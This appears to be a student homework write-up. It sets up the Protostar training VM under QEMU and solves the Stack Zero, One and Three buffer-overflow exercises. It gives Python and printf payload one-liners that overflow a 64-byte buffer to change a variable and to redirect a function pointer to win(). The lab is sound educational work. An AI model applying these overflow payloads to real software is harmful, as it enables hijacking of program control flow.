Homework 03
Steps to follow:
1.Install qemu-w64-setup-20260422.exe installer on Windows, and Press the Windows Key, type “environment variables”, and select Edit the system environment variables. In the “System variables” (bottom box), scroll down, select the row named Path, and click Edit....and set the path as D:\Program Files\qemu
2.Next download exploit-exercises-protostar-2.iso file from the official archive, Make sure it is saved in your Downloads folder C:\Users\YourUsername\Downloads) and unzip it.
3.Open PowerShell/command prompt and type cd ~\Downloads to change the directory path.
4.Run the QEMU Command qemu-system-x86_64 -boot d -cdrom exploit-exercises-protostar-2.iso -m 512


5.Once you press Enter, a new window will pop up showing the Protostar Linux boot sequence. Enter username and password to login

6.Once logged in, change to the directory where the binaries for your homework are located: cd /opt/protostar/bin
7.Type ls to list the exercises. You should see stack0, stack1, stack3, etc. turn up on our screen.
8.Exercise: Stack Zero Navigate to /opt/protostar/bin/ and run ./stack0. Because the program uses the unsafe gets(buffer) function to store data into a 64-byte array, you can pass any string longer than 64 characters to spill over into the modified variable.
python -c “print(‘A’ * 65)” | ./stack0 Result: you have changed the ‘modified’ variable
9.Exercise: Stack One Unlike Stack Zero, Stack One looks at arguments passed via the terminal (argv[1]) and copies them using strcpy().
./stack1 $(python -c “print(‘A’ * 64 + ‘\x64\x63\x62\x61’)”) Result: you have correctly got the variable to the right value
10.Exercise: Stack Three
- How to input hex values that don’t correspond to keyboard letters? You can use a scripting language like Python or a tool like printf inside a bash command to generate raw hex bytes.
Using Python: python -c “print(‘A’*64 + ‘\x12\x34\x56\x78’)”
Using Bash: printf ‘A%.0s’ {1..64}; printf ‘\x78\x56\x34\x12’
- How to solve it In this exercise, you need to overwrite a function pointer fp so that it redirects execution to the win() function instead of crashing.
First, you must find the memory address of the win() function. You can do this inside the virtual machine using objdump: objdump -d /opt/protostar/bin/stack3 | grep win Let’s say the address returned is 0000000008048424 (or similar depending on compilation). You must format this address in little endian format (\x24\x84\x04\x08).
python -c “print(‘A’ * 64 + ‘\x24\x84\x04\x08’)” | ./stack3 Result: calling function pointer, jumping to 0x08048424 followed by code flow successfully changed
- Explain what happened In Stack Three, the program allocated a function pointer (fp) on the stack right after the buffer. Normally, fp is set to 0 (null). When the program reaches if(fp) { fp(); }, it attempts to jump to the address contained in fp.
By sending 64 dummy characters followed by the little-endian address of the win() function, you overrode the fp memory space. Instead of executing the regular path, the CPU jumped directly to the starting instruction of win(). You have effectively altered the program’s intended control flow!